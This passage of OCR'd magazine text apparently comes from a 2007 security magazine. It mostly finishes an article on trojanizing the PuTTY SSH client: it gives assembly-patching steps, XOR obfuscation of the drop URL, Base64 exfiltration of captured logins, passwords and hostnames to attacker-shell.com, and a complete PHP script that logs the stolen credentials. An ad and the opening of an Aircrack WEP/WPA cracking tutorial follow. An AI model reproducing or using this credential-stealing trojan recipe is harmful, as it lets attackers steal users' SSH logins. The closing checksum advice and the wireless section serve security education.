space] or [*Enter*] is hit. In that case, the result of `ToAsciiEx` is 0 (meaning that no key has been translated), which causes a jump to the `special_key` label where a distinction between the two keys is made, and an appropriate action is taken. The distinction is based on a value of a byte stored at the address pointed to by `EBP+8` (which is a key code, passed as the first argument to the `ToAsciiEx` function, as you can see in Figure 6). If [*Backspace*] is pressed (the byte equals `0x08`), one character from the string is removed.

If [*Enter*] (the byte equals `0x0D`) is pressed, it means that a user has finished typing his login, so a prefix of `&p=` is appended to the string to distinguish the login from the password that a user is about to type. Once again, characters are read and placed in the string with every keystroke and call to `ToAsciiEx` until [*Enter*] is hit for the second time.

When this occurs, a user is likely to finish the login process, so the hostname is added at the end of the string (copied from an offset of `0x46D680`), followed by a prefix of `&h=` to distinguish password from hostname.

Next the `created_string`, which at this point looks like this:

```
l=login&p=password&h=hostname
```

is displayed on the screen by the `MessageBoxA` function.

Finally, a value of `0xFF` is saved in the `str_length` variable to prevent the code from repeating all over again (notice the `cmp cl, 0FFh` instruction at the start of the code). Note that all of the variables are stored in the free space of the `.data` section starting at an offset of `0x470B00`.

The code has been written to work with the TASM compiler and needs to be compiled as a COM file. This can be achieved by issuing the following commands:

```
tasm /x puttysnf.asm
tlink /x /3 /t puttysnf.obj
```

TASM will generate a *puttysnf.com* file containing pure code without any headers, so it can be inserted directly into the *putty.exe* file, at an offset of `0x4F4D1`.

To insert a file with Hiew, we need to go to the desirable offset (`0x4F4D1`), select a sufficiently large block by pressing [*] (twice, to mark both the start and the end of block), hit [*CTRL-F2*] to invoke the `GetBlk` function, and then specify a path to the *puttysnf.com* file.

After saving the changes, PuTTY should present intercepted data as soon as a password is supplied, as shown in Figure 8.

Sending Data to the Server

We have managed to intercept data and show it on the screen. Our final goal, however, will be to send it over

Listing 4. *Function headers*

```
HINTERNET InternetOpen(
  __in      LPCTSTR lpszAgent,
  __in      DWORD dwAccessType,
  __in      LPCTSTR lpszProxyName,
  __in      LPCTSTR lpszProxyBypass,
  __in      DWORD dwFlags
);


HINTERNET InternetOpenUrl(
  __in      HINTERNET hInternet,
  __in      LPCTSTR lpszUrl,
  __in      LPCTSTR lpszHeaders,
  __in      DWORD dwHeadersLength,
  __in      DWORD dwFlags,
  __in      DWORD_PTR dwContext
);


BOOL WINAPI CryptBinaryToString(
  __in      const BYTE* pbBinary,
  __in      DWORD cbBinary,
  __in      DWORD dwFlags,
  __in      LPTSTR pszString,
  __in_out   DWORD* pcchString
);
```

Listing 5. *putty.php – a script receiving intercepted data*

```
<?php

  // Data are received, decoded and loaded into corresponding variables
  $data = $_GET['data'];
  parse_str( base64_decode($data) );

  // Get the current date and time
  $cur_date = date("d/m/y : H:i:s", time());

  $new_entry = "-----:[ Sent on $cur_date ]:-----\n";
  $info = "From IP address: " . $_SERVER['REMOTE_ADDR'] . "\n\n";
  $auth = "Login: $l \nPassword: $p \nHostname: $h \n\n\n";

  // Save intercepted data in pass.log file
  $log_file = fopen("pass.log", "a");
  if ($log_file) {
   fwrite($log_file, $new_entry . $info . $auth);
  }
  fclose($log_file);

?>
```

the Internet, making the whole process completely invisible to a user.

We will need a communication channel to send the data. We could send it by e-mail using the SMTP protocol, but it would take a lot of work and code to handle this type of communication.

The easiest way would be to send it over HTTP, since the Windows API offers a ready-to-use set of functions designed to handle HTTP requests. Therefore, we can easily pass all the data as a parameter to some PHP script placed on a remote server. This way we need only create a URL that consist of an address to the PHP script (in this case, of our `putty.php`) and the parameter with intercepted data, and then open it with a http function. Simple as that.

An example procedure that uses HTTP for passing information is shown in Listing 3. It starts with a loop copying the URL address (that leads to a script that will receive stolen passwords) to the writeable space in `.data` section, so that the intercepted data can be appended to the address as a parameter (`data=`). Then, the preparations for requesting the URL begin.

Two additional dll libraries are loaded: *crypt32.dll* and *wininet.dll*. We must load them ourselves because they are not used by PuTTY. The first one contains `CryptBinaryToStringA` function; the latter – functions required to make an HTTP request.


Next, `CryptBinaryToStringA` is invoked to convert the intercepted data (stored in `created _ string`) to Base64 code. This will make our string not only look less suspicious in HTTP logs for casual readers, but it will also help to avoid forbidden characters in the URL. At this point, the URL in memory is prepared and looks like this: *http://attacker-shell.com/putty.php?data=[base64_code]*.

The two functions `InternetOpenA` and `InternetOpenUrlA` are then invoked to initialize internal data structures for a connection and request the URL (passing the Base64 encoded string to the *putty.php* script), respectively. Note how the returned value is checked after every invocation of the `GetProcAddress` function. This prevents PuTTY from crashing if one of the functions happens to be not available. Also note that the `CryptBinaryToStringA` function used for Base64 encoding, though very convenient, makes the code far less portable, since this particular function is only available on Windows XP and Vista systems. Therefore, if portability is a serious concern, writing a custom Base64 encoding function should be considered.

The procedure needs to be added to the source code of PuTTY password sniffer (for example, at the end, just above the line containing `code ends`). Before we close the *puttysnf.asm* file, we must delete the call to the `MessageBoxA` function (along with the arguments pushed onto the stack) and invoke the `send _ data` procedure instead by writing:

```
call send_data
```


The code has to be compiled in exactly the same manner as last time. However, the produced COM file needs to be altered slightly before



```
login as: victim
victim@some-remote-host.com's password:
```

```
l=victim&p=secretpass&h=some-remote-host.com
```

Figure 8. *Modification of PuTTY that displays a message upon entering data*



```
[illegible]
```

Figure 9. *Successfully stolen data show up in the pass.log file on an attacker's account*

About the Author

Dawid Gołuński is a passionate IT Security researcher who has been interested in computers for many years, especially in areas concerning security, systems/network administration, reverse engineering, and programming. He spends some of his time as an independent security researcher.
Contact the author: *golunski@crackpl.com*

On the 'Net

- *ftp://ftp.chiark.greenend.org.uk/users/sgtatham/putty-0.60/x86/putty.exe – The version of the PuTTY program used in the article as an example*
- *http://www.secretashell.com/codomain/peid/download.html* – PEiD, a PE file analyser
- *http://www.hiew.ru/* – Hiew hex editor
- *http://www.ollydbg.de/odbg110.zip* – OllyDbg debugger
- *http://msdn.microsoft.com/msdnmag/issues/02/02/PE/* – an article describing the Portable Executable file format
- *http://msdn2.microsoft.com/en-us/library/aa385473.aspx* – a list of the functions from *wininet.dll* library, along with their detailed descriptions

we insert it into the *putty.exe* file. As you may have noticed, there is a `xor` (exclusive or) instruction in the `copy_str` loop. Each character of the URL is xor'ed with a value of `0x7F`. The xor operation is perfectly reversible: in order to get plain text, we will just need to xor our URL with the same key. Thanks to that little fix, the URL will appear as a group of random bytes when somebody looks into the executable file with a hex editor, but will be decoded before sending the HTTP request.

Hiew can be used to xor the characters. In order to do this we need to open the COM file, switch to the hex view, go to the edit mode, and hit [*F8*] on each character (excluding the last – the null – byte that ends the string) of the URL, passing a xor mask of `0x7F`. Then we can save the changes and insert the COM file into the *putty.exe* at a file offset of `0x4F4D1`.

PHP Script

The last thing we need to write is a PHP script that will receive the sniffed information from the modified PuTTY program. All it has to do is to read the contents of a parameter passed to it by the GET method, convert Base64 code to plain text and save the result in a file, or send it via e-mail.

Listing 4 shows an example of a script that performs these tasks. It also adds a handful of some additional information, like the time a request is made and an IP address of the computer that has sent the data. It requires a file named *pass.log* with write permission on its directory for the www daemon (`chmod o+w pass.log` should do it in most of the cases) to work properly.

Finally, we can run our modified version of PuTTY and try to log in to some remote server over SSH. If everything works fine, after a moment we should see the provided data appear in *pass.log* file, just like it is shown in Figure 9.

Conclusion

As you can see, modifying binary applications without access to the source is indeed possible. Without a single glance at the PuTTY's source code, we managed to find the spot where entered keys were stored, and we were able to add an additional procedure to the program that steals very sensitive information. We could go a bit further, making PuTTY steal not only the passwords typed in at the login prompt at the beginning of a SSH session, but also the ones typed after issuing commands like `passwd`, `ssh`, or `su`. We could feasibly even record whole sessions.

PuTTY is not an exception here. The same could be done with many other applications such as ftp clients, www browsers, mail agents, instant messengers and everything else that stores or sends data which might be important for an attacker. As you can therefore see, binary modification is a serious threat which can be used as an attack aimed at a user and his data.

It has to be mentioned that such modification is not recognizable by antivirus software. Personal firewalls are not likely to help an average user in this case either, since most of the users running PuTTY tend to answer *allow ALL the traffic from this application* when asked whether to allow an SSH connection originating from PuTTY. In this case, a firewall will not prompt to accept the connections set up later on. Thereby, an HTTP connection established to send the stolen information will go unnoticed.

One should always check if a program they are about to use has been altered, especially if it is a program into which they will be inputting sensitive information. At the very least, one should verify their files' checksums (obtained from an official site). One should avoid using preinstalled software on computers in public places like internet cafes, libraries, etc. It is better to spare a few minutes for downloading a program from an official site than to run a program straight from the desktop where anybody could replace it. One should also take under serious consideration downloading programs from unofficial sites, since there are plenty of software webpages on the Internet where any user can upload a program. And you never know what you are going to get. ●

Attack

Wireless Vulnerabilities and Cracking with the Aircrack Suite

Stephen Argent

Difficulty

●●○

Have you ever wondered just how vulnerable your wireless network was? Ever felt that maybe someone else has access to your wireless network? It is quite possible, and if you would like to know how they did it, read on!

WEP stands for *Wired Equivalent Privacy* or *Wireless Encryption Protocol* and is used to secure 802.11 standard wireless networks. It was developed to bring a certain level of confidentiality to wireless networks, as opposed to the openness of wired networks. However, shortly later it was discovered that WEP could be cracked in as little as a few minutes with the tools outlined later in this article (and those like it). WEP was officially recognised in September 1999 as a standard of encryption. It uses RC4 stream ciphers (which is simple in design and use, but falls short of Cryptography standards for confidentiality) for encryption, and uses the checksum of CRC-32 to check for integrity of the packets. There are two major key standards that are used in WEP:

- 64-bit WEP (40 bit key with a 24 bit Initialisation Vector to form RC4 traffic size standard)
- 128-bit WEP (104 bit key with a 24 bit IV)

The IV's are what are needed for cracking WEP, and these are captured with Airodump-NG (documented later in the article). IV stands for *Initialization Vector* and is a 3 byte vector attached to each packet. This is used in authentication of the client with the access point, and contains the wireless key. So if we aim

What you will learn...

- What WEP/WPA are
- How the Aircrack program works
- How to do a WEP Crack
- How to do a WPA Dictionary Attack
- Advanced wireless cracking techniques such as chopchop and Fragmentation attacks
- How to use this information to configure the wireless card to access the network

What you should know...

- Basic knowledge of networks and wireless networks is beneficial
- Basic knowledge of the Linux operating system and Bash console is beneficial
- This article will focus on the use of Aircrack with the BackTrack Linux distro, so possession of a copy of this live CD would be beneficial. It is available at *http://www.remote-exploit.org/*

to capture as many of these as we can, then the time needed to crack the WEP key is drastically reduced, as we have already been given bits and pieces of it from these IV's. For a 64-bit key crack, you need about 250,000 IV's, and for a 128-bit key, you generally need around 1,500,000 IV's. This can take anytime: from a few minutes to a few hours to collect, however, the good news is that Aircrack-NG (the cracking program) can be run at the same time as the capturing is in progress.

For WEP, there are two different methods of authentication:

- Open System
- Shared Key

In Open System authentication, the client does not need to provide any form of credentials (the WEP key) to the *Access Point* (AP) during authentication and association (the connecting to the AP). However, once connected, the WEP keys are required to use the AP. The Open System authentication makes it easier and faster to capture IV's using various injection methods, however, Shared Key authentication can be cracked quicker in some cases, because the WEP key can be captured and decrypted from the four way handshake.

In Shared Key authentication, the WEP key is used during the authentication. Something called a *four way challenge-response handshake* is used. This consists of:

- The client sends a request for authentication to the AP.
- The AP sends back a challenge in *clear-text.*
- Tthe client then has to send this *clear-text* back encrypted with the WEP key in a second authentication request.
- The AP decrypts then compares the received text with that it has sent, and decides whether to associate with the client or not.

Wi-Fi Protected Access (comprising WPA and WPA2) was brought in as the solution to WEP's security vulnerabilities, and as of March 13 2006, it is the standard (WPA2) that all wireless devices need to include as an option in order to be *Wi-Fi Certified*. WPA was created by the Wi-Fi Alliance, a group that owns the *Wi-Fi* trademark. WPA is designed to distribute a different key to every user, however, a more vulnerable *Pre-Shared Key* (PSK) option is available, where every user has the same pass-phrase. This is practical for homes and small businesses who cannot afford the cost of an 802.11 authentication server. PSK keys consist of either 8 to 63 ASCII characters, or 64 hexadecimal digits. Currently, the only way to crack PSK is to employ a dictio-nary-based attack (documented later in the article). Data in WPA is also encrypted with the RC4 stream cipher (same as WEP), consisting of a 128-bit key and a 48-bit IV. WPA prevents replay attacks via the use of MIC (*Message Integrity Code*) – a secure message authentication code preventing the alteration of a payloads integrity.

So How Does Aircrack Work?


Aircrack-ng is a program distributed in the Aircrack program suite, and is the actual component of the suite that cracks the pre-captured IV's (explained in depth later). Aircrack-ng is able to crack WEP and WPA/WPA2 PSK's.

How does it crack WEP?

Once enough packets have been captured via the use of the Airodump program, Aircrack-ng is able to crack a WEP key using one of two methods. Airodump is a program that sniffs all the wireless traffic in the air around it, and captures it to a file that you have specified for use in cracking later. The two methods that Aircrack-ng can employ to crack are PTW (requiring very few packets to obtain the key, but is more restricted in situations that it can be used in), and the FMS/KoreK method, which uses a mathematical procedure of statistical origin combined with a brute-force attack in order to crack the key. A dictionary method is also available for WEP, but this is mainly used for WPA.

Who wrote Aircrack?

Aircrack was developed by Thomas d'Otreppe, an IT consultant for the company *Pulsar Consulting*. Thomas studied networking at the *Haute Ecole de Bruxelles* for a period of three years, and in July



```
                         Aircrack-ng 0.9.1


              [00:00:20] Tested 1995 keys (got 566693 IVs)

  KB    depth   byte(vote)
   0    0/  1   AE(  50) 11(  20) 71(  20) 0D(  12) 10(  12) 68(  12) 84(  12)
   1    1/  2   5B(  31) BD(  18) F8(  17) E6(  16) 35(  15) 7A(  13) 7F(  13)
   2    0/  3   7F(  31) 74(  24) 54(  17) 1C(  13) 73(  13) 86(  12) 1B(  10)
   3    0/  1   3A( 148) EC(  20) EB(  16) FB(  13) 81(  12) D7(  12) ED(  12)
   4    0/  1   03( 140) 90(  31) 4A(  15) 8F(  14) E9(  13) AD(  12) 86(  10)
   5    0/  1   D0(  69) 04(  27) 60(  24) C8(  24) 26(  20) A1(  20) A0(  18)
   6    0/  1   AF( 124) D4(  29) C8(  20) EE(  18) 3F(  12) 54(  12) 3C(  11)
   7    0/  1   9B( 168) 90(  24) 72(  22) F5(  21) 11(  20) F1(  20) 86(  17)
   8    0/  1   F6( 157) EE(  24) 66(  20) DA(  18) E0(  18) EA(  18) 82(  17)
   9    0/  2   8D(  82) 7B(  44) E2(  30) 11(  27) DE(  23) A4(  20) 66(  19)
  10    0/  1   A5( 176) 44(  30) 95(  22) 4E(  21) 94(  21) 0F(  19) 4D(  19)
  11    1/  2   E2( 318) EF( 130) 04( 115) 65( 113) 57(  97) 39(  90) 5F(  84)

         KEY FOUND! [ AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7 ]
      Decrypted correctly: 100%


bt ~ #
```

Figure 1. *A screenshot showing the keybyte, depth, and votes display in Aircrack-NG*

2006, moved on to his current position at Pulsar Consulting – a Belgian business in Brussels, Belgium. Thomas is a proficient coder in many languages, including Java, C++, VB .NET, PHP and Pascal (amongst others).

PTW Method

In 2005 a paper by Andreas Klein (available at *http://cage.ugent.be/~klein/RC4/RC4-en.ps)* detailed how there were many more relations between the RC4 stream cipher and the key than had been found by Fluhrer, Mantin and Shamir (the pillars behind the FMS/KoreK method employed by Aircrack-ng). The PTW method uses the information discovered by Klein to employ it in a WEP key attack and is basically an enhanced version of the FMS/KoreK method. One of its main downfalls is that it can only be used with ARP request and reply packets and not other traffic.


FMS/KoreK Method

(More information available in the following paper – *http://wiki-files.aircrack-ng.org/doc/using_FMS_attack.pdf*)

This method uses a combination of statistical analysis and brute force attacks. Overall, certain captured IV's effectively leak part of the WEP key for certain key bytes, and when handling each byte of the key individually, it is more likely that the correct IV is captured for each key byte. When it is, the probability of a correct key goes up dramatically, up to as much as fifteen percent. When using the statistical method, a series of votes is collected for the probability that each of the keys is one of those in the WEP key's bytes. Each different attack has a different probability of a particular byte being correct because of different mathematical variabilities in each method. These votes are collected, and a small number of likely keys is generated, which are then tested with brute force to determine which key is correct. In Aircrack-ng, the particular byte leaked with its amount of votes is displayed in the format: byte(votes) for example A5 (145) as in Figure 1.

In effect, Aircrack uses maths to find the probability of a key being correct and then a short brute forcing session to determine if this is so. Obviously, with more data you are more likely to have the correct key. However, if time is not an issue and the key is not found using standard values, then another factor that can be changed is something called the *fudge factor.* This, basically, tells Aircrack how broadly to use brute-forcing. For example, if say by default, Aircrack searches between the values of 0 and 2 for an initial fudge factor, whereas if you modify the fudge factor to a higher value (which is an option in your attack), then Aircrack would search between, say, 0 and 5 or 0 and 10. This will obviously take a lot longer, but it is more likely to find a key if this was difficult before. If you chose a fudge factor of two, this would take every value half as possible as the most popular byte and above. Then it would brute force them to check if they were correct. The amount that


Figure 2. *The BackTrack Desktop*



```
bt ~ # iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.412 GHz  Access Point: 00:13:46:74:03:F5
          Bit Rate:0 kb/s   Tx-Power:31 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

bt ~ # airmon-ng
```

Figure 3. *Iwconfig window*

Enterprise Open Source



INSIDE: Building a Nagios Network Monitoring Appliance....

o3: The Open Source Enterprise Magazine

Issue 10
October 2007

http://www.o3magazine.com

Managing and Monitoring Networks with Monit and ZenOSS

Monitoring Network Latency with SmokePing

Graphing the network with Cacti

Linux Bandwidth Management

CARP: VRRP Alternative

This issue is sponsored by:

ARUBA networks

http://www.arubanetworks.com

http://www.o3magazine.com

you increase the fudge factor by is directly proportional to the time and CPU power required to brute force the key.


For dictionary attacks, the dictionary must consist of ASCII or hexadecimal keys, and not both at the same time. WPA is only cracked via the use of dictionary attacks and the better the word list, the more likely you are to crack long or complicated WPA keys.

How To Use BackTrack

BackTrack is a Linux Live-CD distribution which came into existence through the merging of the WHAX security auditing distro, and Auditor – another Linux distro whose main focus was security. BackTrack is based upon SLAX, and as such – it is highly customizable to the experienced user. For the less experienced though, it comes with literally hundreds of tools pre-installed and ready to use, as well as pre-patched drivers so things like wireless cracking will work with most cards straight away (as long as the cards support raw packet injection). BackTrack's main focus is also security auditing, and has been ranked as the `#1` Linux Distribution by Insecure.org (the home of Nmap – a popular port scanning tool). Using BackTrack is a basic procedure for a lot of people out there who have used Linux live CD's before, but not everyone has done so, and as such, I will guide you in how to do it. First of all, you need to head over to *http://www.remote-exploit.org/backtrack_download.html* and click on a link to download the ISO. For those of you who have never seen an ISO before, it is an image (or copy) of an entire CD in a single file, and can be burnt onto CD. The trick with burning ISO's is not to burn the actual ISO itself to the disc as a data file, but rather the contents of that ISO. There are two ways of doing so. One is to extract the contents of the ISO with WinRAR, and then burn the extracted files to the root of the CD. The other is to get a program like Nero or UltraISO and click on the option to *Burn ISO to Disc* or *Burn image to Disc*. Most CD burning programs will have this option, as well as instructions on how to do this, so I will not detail this step any further. Once the image has been 